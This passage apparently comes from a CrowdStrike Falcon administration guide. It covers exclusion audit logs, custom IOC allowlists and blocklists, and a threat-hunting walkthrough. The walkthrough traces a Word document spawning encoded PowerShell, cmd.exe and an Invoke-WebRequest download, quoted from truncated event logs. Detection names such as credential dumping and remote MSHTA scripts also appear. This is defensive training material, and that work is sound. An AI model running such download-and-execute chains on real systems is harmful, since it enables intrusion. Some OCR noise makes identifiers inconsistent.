Program Files (x86)\Microsoft Visual Studio...	All hosts	Jun. 26, 2020			

- In Delete sensor visibility exclusion, review the list of changes that would apply if the exclusion were deleted.
- Enter a comment to include in the audit log
- Click Delete exclusion.

## 14.6 Viewing exclusions audit logs

View the history of changes to your exclusions.

- Go to Configuration > Detections Management > Exclusions.
- On the applicable exclusions tab, click See audit log.
- Sort the columns to adjust your view of the log. In the Action column, logged revisions are defined as Created, Updated, or Deleted.
- Click any revision to see its Details summary.

Audit log					
Date	Action	By	Exclusion name	IOA Name	Comment
Oct. 13, 2020 09:32:38	Created exclusion		VSSAdmin Backup removal	VolumeShadowCopyDelete...	N/A
Oct. 13, 2020 09:28:25	Created exclusion		AD Policy Update Script	ScriptToPShell	N/A
Oct. 13, 2020 09:24:52	Updated exclusion		Ignore procdump in Down...	ProcAccessLess	
Oct. 13, 2020 09:24:04	Deleted exclusion		This is a Test Exclusi...	ProcAccessLess	
Oct. 13, 2020 09:23:48	Updated exclusion		Ignore procdump in AppD...	ProcAccessLess	
Oct. 8, 2020 19:23:34	Updated exclusion		rundll32 from clickable L...	LooseToChild	
Oct. 8, 2020 19:21:15	Deleted exclusion		#	ProcAccessLess	N/A
Oct. 8, 2020 19:20:58	Deleted exclusion		CK Test Exclusion dupli...	CredDump	N/A
Oct. 8, 2020 19:20:51	Deleted exclusion		#	ProcAccessLess	N/A
Oct. 8, 2020 19:20:45	Deleted exclusion		duped	ProcAccessLess	N/A
Oct. 8, 2020 19:20:41	Deleted exclusion		New Accessibility Bypass...	AccessibilityRegWriteUtil...	N/A
Oct. 8, 2020 19:20:35	Deleted exclusion		CK Test Exclusion dupli...	CredDump	N/A
Oct. 8, 2020 19:20:29	Deleted exclusion		This is a Test Exclusi...	ProcAccessLess	N/A
Oct. 8, 2020 11:53:56	Created exclusion		MSHTA run remote script	MsohtaDownload	added by analyst joe sm...

## 15 Custom IOC

Add your own custom indicators of compromise (IOCs) to gain visibility, while adding false positives to your allowlist and adding executables to your blocklist for a tailored environment.

### 15.1 Understanding custom IOCs


Configure Falcon to observe custom IOCs in your environment, and specify what action the sensor will take when a matching IOC is observed on a host.

When you successfully add a value for a custom IOA and test it, confirmation appears in the UI.



The screenshot shows the Falcon IOC configuration interface. It has three main sections: 'IMAGE FILENAME' containing '.\\note.\*.exe', 'IMAGE FILENAME - EXCLUDE' which is empty, and 'PATTERN TEST STRING (OPTIONAL)' containing 'C:\Windows\system32\notepad.exe'. Below these are two buttons: 'TEST PATTERN' and 'REMOVE EXCLUSION'. To the right of the 'IMAGE FILENAME' input field, there are two green checkmarks: 'Syntax correct' and 'Pattern test string matches'.

If you add an exclusion to the rule, an error indicating that the test string no longer matches is shown.



The screenshot shows the Falcon IOC configuration interface after adding an exclusion. The 'IMAGE FILENAME' section still contains '.\\note.\*.exe'. In the 'IMAGE FILENAME - EXCLUDE' section, there is an entry '.notepad\\*.exe'. The 'PATTERN TEST STRING (OPTIONAL)' section remains the same. The 'TEST PATTERN' button is visible. To the right of the 'IMAGE FILENAME' input field, there is an error message: 'Syntax correct ▲ Check expression. Pattern test string doesn't match'.

Falcon provides detection capabilities for several types of custom IOCs. These IOCs are supported for Windows, Mac, and Linux:

- Domain names
- IPv4 addresses
- IPv6 addresses
- SHA-256 hashes
- MD5 hashes

Custom IOCs can be used to add false positive detections to your allowlist, or to add applications to your blocklist to prevent their execution in your environment. It's not necessary to upload lists of commodity malware or comprehensive lists of all known trusted files because Falcon already maintains comprehensive lists of those IOCs.

### 15.1 Managing custom IOCs

Getting to custom IOC

The IOC Management page is where you can view, add, edit, export, and delete custom IOCs, and where you can view the custom IOC audit log.

- Go to Configuration > Detections Management > IOC Management.

### 15.2 Adding custom IOCs

IOCs require certain metadata, and can include additional optional metadata. The Falcon console provides 2 methods for adding IOCs and IOC metadata:

- Manually specify IOC metadata values while adding IOCs.

- Import a file that already contains IOCs and their metadata values. This can be useful for importing previously exported IOCs that contain metadata, or for associating metadata to IOCs offline.

### 15.3 Adding Custom IOC without Metadata

Use this method to add one or more indicators without metadata.

You must add each type of indicator (hash, domain name, or IP address) separately. However, you can add multiple indicators of the same type in a single operation.

If you bulk-add a batch of indicators, your selected settings apply to all indicators in the batch. You can modify settings for a specific indicator later by editing just that individual indicator.

The specific settings available vary by indicator type.

- Go to Configuration > Detections Management > IOC Management, click the More options icon, and then click one of these options:
  - Add hashes
  - Add domains
  - Add IP addresses
- Click one of these options:
  - Upload: Upload a JSON or CSV file without metadata.
  - Manually add: Add indicators manually. Separate multiple indicators with commas or line breaks.
- Enter a descriptive comment about the indicators.
- Configure indicator settings as described in Custom IOC configuration fields.
- Enter a comment to include in the audit log.
- Click Add.
- Review any errors that were reported.
- If you specified a Block action for hashes, ensure that Custom Blocking is enabled on the Prevention Policies page.

### 15.4 Importing custom IOCs with metadata

Bulk-import custom IOCs with metadata, and specify the action to take when the sensor observes the indicators on hosts.

You can import any combination of indicator types (hashes, domains, or IP addresses) with metadata in a single CSV or JSON file.

- Go to Configuration > Detections Management > IOC Management, click the More options icon, and then click Import with metadata.
- Select the file that you want to upload.
- Enter a comment to include in the audit log.
- Click Import.
- Review any errors that were reported.
- If you specified a Block action for hashes, ensure that Custom Blocking is enabled on the Prevention Policies page.

### 15.5 Editing custom IOCs

If you bulk-edit a batch of indicators, your selected settings apply to all indicators in the batch.

Any changes that you make to an individual indicator are applied to only that indicator, and not to any other indicators that were originally added in the same batch.

The specific settings available vary by indicator type.

- Go to Configuration > Detections Management > IOC Management.
- Filter the results as needed, select the checkboxes for the indicators that you want to edit, and then click Edit selected indicators.
- Modify settings as described in Custom IOC configuration fields.
- If you're editing multiple types of indicators, click Next to modify the settings for each additional indicator type.

- Enter a comment to include in the audit log.
- Click Update indicators
- Review any errors that were reported.
- If you specified a Block action for hashes, ensure that Custom Blocking is enabled on the Prevention Policies page.

## 15.6 Deleting custom IOCs

Delete one or more indicators. After you delete a custom IOC, the Falcon console no longer displays future detections for that indicator in Activity > Detections.

- Go to Configuration > Detections Management > IOC Management.
- Select the checkboxes for the indicators that you want to delete, and then click Delete selected indicators.
- Enter a comment to include in the audit log
- Click Delete indicators.

## 15.7 Exporting custom IOCs

Export a list of indicators in CSV or JSON format.

- Go to Configuration > Detections Management > IOC Management. A full list of your custom IOCs appears.
- Refine the list of results as needed.
- Click Export, and then click either CSV or JSON. Falcon prepares the file for download.
- Click Download.


## 15.8 Viewing custom IOCs

View all your indicators, or refine the results through sorting, filtering, searching by keyword, or specifying which columns are visible.

The Last seen on value indicates when the IOC was last detected executing in your environment.

For IOCs that CrowdStrike migrated on behalf of customers before the deployment of the new IOC Management feature, the username shown is internal@crowdstrike.com.

- Go to Configuration > Detections Management > IOC Management. A full list of your custom IOCs appears.
- Refine the list of results as needed:
  - Apply filters:
    - Click a filter at the top of the list, or click More filters to see additional filtering options.
    - Select or clear the filter-specific metadata options, and then click Apply.
- Search by keyword:
  - Click Search indicators.
  - Type a keyword, and then click Apply.
- Specify which columns are visible:
  - Click the Toggle table columns icon.



- Select the checkboxes for the columns that you want to see.
- Select the checkboxes for the columns that you want to see.

## 15.9 Viewing the custom IOC audit log

View the history of changes to your custom IOCs. The audit log lists changes made through both the Falcon console and the CrowdStrike API.


- Go to Configuration > Detections Management > IOC Management, click the More options icon, and then click See audit log
- Adjust your view by filtering or sorting the log entries.
- Click any revision to see additional details.

# 16 Hunting Scenarios

## 16.1 Normal Threat Hunt using Crowdstrike falcon

### STEP / 01

Open the Event Search page in the Investigate module.



The screenshot shows the Falcon interface with the following navigation path: Home > Dashboards > Activity - Overview. The main menu is divided into three columns: Bookmarks, Activity, and Investigate. Under Bookmarks, there is a link to 'Investigate'. Under Activity, there are links to 'Dashboard', 'Incidents', 'Detections', 'Quarantined Files', 'Real Time Response', and 'Firewall'. Under Investigate, there are links to 'Host Search', 'Hash Search', 'User Search', 'IP Search', 'Hash Execution Search', 'Bulk Domain Search', 'Bulk Host Audit', and 'Event Search'. The 'Event Search' link is highlighted with a red box.

### STEP / 02

We'll start this search by looking at the events on a single host over the past week. In the search results we see a field in the events called aid this is a unique identifier for this host.

```
earliest=-7d ComputerName=CS-FALCON-OW10 ProcessRollUp2
```

Q New Search

```
earliest=-7d ComputerName=CS-FALCON-Om10 ProcessRollUp2
```

748 events (3/4/21 5:47:38.000 PM to 3/11/21 5:47:41.597 PM) No Event Sampling

Events (748) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection × Deselect

List ▾ Format ▾ 20 Per Page ▾

Time	Event
3/11/21 5:15:18.392 PM	<pre>{   Agent IP: 215.103.47.193   AuthenticationId_decimal: 999   AuthenticationHashData: A2596256c2b9532a871a70303d5819fc3716f6d   CommandLine: "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc   ComputerName: CS-FALCON-Om10   ConfigurationId: 3.0013001   ConfigurationTimestamp_decimal: 1557780346   EffectiveTransmissionClass_decimal: 3   Entitlements_decimal: 15   FileName: GoogleUpdate.exe   Filepath: \\Uservol1\uservol1\diskVolume2\Program Files (x86)\Google\Update\GoogleUpdate.exe   ImageSubsystem: decimal: 2   IntegrityLevel_decimal: 16384   LocalAddressIP4: 10.0.1.27   LocalPort: 1024   MD5HashData: 0bcacf1fd6527b41506484ec1e36cb22a   ParentAuthenticationId_decimal: 999   ParentBaseFilename: services.exe   ParentProcessId: 4305164640   ProcessCreateTimeStamp: decimal: 16154824234   ProcessParameterFlags_decimal: 8193   ProcessStartTime_decimal: 1615482915.234   ProcessSxsFlags_decimal: 64   ProcessType: 1   RegistryId: decimal: 6012   SHA1HashData: 00   SHA256HashData: b0e920946394a0014a8953a2ba29951c79f2f8a6c94f495e315dfbfe115b6   SessionId: decimal: 0   Signature: decimal: 787456   SourceProcessId_decimal: 4305164640   SourceThreadId: decimal: 67984241377   Tag: decimal: 341_12094627905582_12094627906234   TargetProcessId_decimal: 9332674413   TokenType: decimal: 1   UserId_readable: S-1-5-18   WindowFlags_decimal: 128   aid: 1989da72d41a47f5ae63abd62d9c26b2 }</pre>

## STEP / 03

Our search returned 100's of events, to organize the results we'll "pipe" the output to view the data in a table prioritized by count and filename.

For our next search we'll use the agent id or aid. Since this variable is more reliable than a hostname, we'll change the variable from ComputerName in our next search to use the aid.

```
earliest=-7d aid=1989da72d41a47f5ae63abd62d9c26b2 ProcessRollUp2 | stats count by FileName | sort - count | fields count, FileName
```

Q New Search

```
earliest=-7d aid=b1b877900b304905aeaf5807fc33b4371 ProcessRollUp2 | stats count by FileName | sort - count | fields count, FileName
```

5516 events (2/24/21 4:46:32.000 PM to 3/21 4:46:35.598 PM) No Event Sampling

Events (5516) Patterns Statistics (140) Visualization

100 Per Page ▾ Format ▾ Previous ▾


count	FileName
1086	igen.exe
753	taskhost.exe
527	avchost.exe
372	TlWorker.exe
372	TrustInstaller.exe
350	FlashPlayerUpdateService.exe
269	backgroundTaskHost.exe
225	GoogleUpdate.exe
152	WmiPrvSE.exe
146	RuntimeBroker.exe
77	dllhost.exe
73	sppsvc.exe
59	chrome.exe
58	CompatTelemetry.exe
44	wenngr.exe
42	LogonUI.exe
42	diagadapterscache.exe
41	msasn1.exe
35	msasn1.dll
34	LocalRing.exe
33	usoclientworker.exe
29	TSMtheme.exe
29	wsappcons.exe
28	hypertask.exe
26	HvT.exe
21	AdBroker.exe
21	UserClient.exe

## STEP / 04

We now have a list that's easier to read. Let's refine the search one more time to focus on applications often used by administrators but also by adversaries after breaching a system.

```
earliest=-7d aid=1989da72d41a47f5ae63abd62d9c26b2 ProcessRollUp2 FileName=net.exe OR
FileName=ipconfig.exe OR FileName=whoami.exe OR FileName=quser.exe OR FileName=ping.exe
```


OR FileName=netstat.exe OR FileName=tasklist.exe OR FileName=Hostname.exe OR  
 FileName=at.exe OR FileName=net.exe OR PowerShell.exe| stats count by FileName | sort - count  
 | fields count, FileName



FileName	count
net.exe	15
tasklist.exe	13
powershell.exe	8
KMC.exe	4
more.com	3
wenvt0.exe	3
atd.exe	2
cnd.exe	2
ipconfig.exe	2
AWSAcpISpcrReader.exe	1
HOSTNAME.EXE	1
csc.exe	1
net1.exe	1
processhacker-2.39.exe	1

## STEP / 05

We now have a list of applications that we can dig a bit more into. Let's investigate PowerShell.exe by clicking on 'powershell.exe' -> view events



FileName	count
net.exe	16
tasklist.exe	10
powershell.exe	8

FileName = powershell.exe
   
 View events  
[x]
  
 Other events [x]
  
 Exclude from results [x]
  
 New search [x]

FileName	count
AWSAcpISpcrReader.exe	1
HOSTNAME.EXE	1
csc.exe	1
net1.exe	1
processhacker-2.39.exe	1


## STEP / 06

We now have the events listed with all the individual event data. Scroll through the list until you see a PowerShell command that downloads a file from Github

```
2 3/2/21 { [-]
7:15:43.542 PM Agent IP: 212.102.47.192
AuthenticationId_decimal: 514428
AuthenticodeHashData: d8c23133d25a707e52d6e2673decdd5947344eec
CallStackModuleNames: 0<-1>\Device\HarddiskVolume2\Windows\System32\ntdll.dll+0x9d8e4:0x1f(
CallStackModuleNamesVersion_decimal: 8
CommandLine: PowerShell Invoke-WebRequest https://github.com/processhacker/processhacker/r
ComputerName: OW-TH-WIN10-DT
ConfigBuild: 1007.3.0013008.1
ConfigStateHash_decimal: 4005001404
CreateProcessType_decimal: 3
EffectiveTransmissionClass_decimal: 2
Entitlements_decimal: 15
FileName: powershell.exe
```

## STEP / 07

This PowerShell command is suspicious. To get a better idea of what's going on here we want to employ a standard threat hunting methodology of building out the process tree. Lucky for us, the Falcon Platform does this for us. To do this, scroll to the bottom of the event and click Event Actions find the Show Parent Process button and click it.



## STEP / 08

The Parent Process of this PowerShell command is cmd.exe Let's keep walking up the process tree. Click Event Actions again and click the Show Parent Process option again.

```
Agent IP: 212.102.47.192
AuthenticationId_decimal: 514428
CallStackModuleNames:
0000000000000000110100000000<-1>\Device\HarddiskVolume2\Windows
EAP:87:RWX- :REFLECTIVE:extension.dll:0xa148000]+0xa14806a|[HEAP:4
CallStackModuleNamesVersion_decimal: 8
CommandLine: C:\Windows\system32\cmd.exe
ComputerName: OW-TH-WIN10-DT
ConfigBuild: 1007.3.0013008.1
ConfigStateHash_decimal: 4005001404
CreateProcessType_decimal: 1
EffectiveTransmissionClass_decimal: 2
Entitlements_decimal: 15
FileName: cmd.exe
FilePath: \Device\HarddiskVolume2\Windows\SysWOW64\
```

## STEP / 09

The Parent of CMD.exe is an encoded PowerShell Command. It's becoming obvious that this isn't typical administrator use of command line tools. Click the Show Parent Process option again to see what else we can learn.

```
{ [-]
  Agent IP: 212.102.47.192
  AuthenticationId_decimal: 514428
  CallStackModuleNames: 0<-1>\Device\HarddiskVolume2\Windows\System32\ntdll.dll+0x9d8e4
  CallStackModuleNamesVersion_decimal: 8
  CommandLine: "C:\Windows\syswow64\Windowspowershell\v1.0\powershell.exe" -noexit -e
  JABtAG0APQAnAFsARABsAGwASQBtAHAAbwByAHQAKAAoACIAbQBzAHYAYwAiACsAIgByACIAKwAiAHQALgBkAGwA
  ComputerName: OW-TH-WIN10-DT
  ConfigBuild: 1007.3.0013008.1
  ConfigStateHash_decimal: 4005001404
  CreateProcessType_decimal: 1
  EffectiveTransmissionClass_decimal: 2
  Entitlements_decimal: 15
  FileName: powershell.exe
```


## STEP / 10

In the next event we see that the parent process was another PowerShell process but looking closer we see that the GrandParent is WINWORD.exe

```
{ [-]
  Agent IP: 212.102.47.192
  AuthenticationId_decimal: 514428
  AuthenticodeHashData: 0544dd6168f52863ed9b9edde557dcab0aed289b
  CallStackModuleNames: 0<->\Device\HARDDISKVOLUME2\Windows\System32\ntdll.dll+0x9d8e4:0x1f0000:(CallStackModuleNamesVersion_decimal: 8
  CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec
  JABXAGOAPQAnACQAbQBtAD0A JwAnAFsARABsAGwASQBtAHAAbwByAHQAKAAoACIAbQBzAHYAYwAiACsAIgByACIAKwAiAHQALgE
  ComputerName: OW-TH-WIN10-DT
  ConfigBuild: 1007.3.0013008.1
  ConfigStateHash_decimal: 4005001404
  CreateProcessType_decimal: 1
  EffectiveTransmissionClass_decimal: 2
  Entitlements_decimal: 15
  FileName: powershell.exe
  FilePath: \Device\HARDDISKVOLUME2\Windows\System32\WindowsPowerShell\v1.0\
  GrandParentBaseFileName: WINWORD.EXE
  ImageFileName: \Device\HARDDISKVOLUME2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  ImageSubsystem_decimal: 3
  IntegrityLevel_decimal: 12288
  LocalAddressIP4: 10.0.1.27
  MAC: 02-5E-6A-7F-E5-99
  MD5HashData: cda48fc75952ad12d99e526d0b6bf70a
  ParentAuthenticationId_decimal: 514428
  ParentBaseFileName: powershell.exe
  ParentProcessId_decimal: 69188879031
  ProcessCreateFlags_decimal: 0
  ProcessParameterFlags_decimal: 24577
  ...}
```


## STEP / 11

At this point it would be useful to see the full process tree. Scroll to the bottom of the event and again click on Event Actions. Now this time click on View Process Explorer for the Responsible Process.




## STEP / 12

The Falcon Console will build the process tree associated with these events. This is a powerful tool for analysts and threat hunters to get the visibility they need to really understand what's happening in their organization




## STEP / 13

To see even greater detail click the "+" icon on the last POWERSHELL.exe node in the process tree to see the full extent of this event.



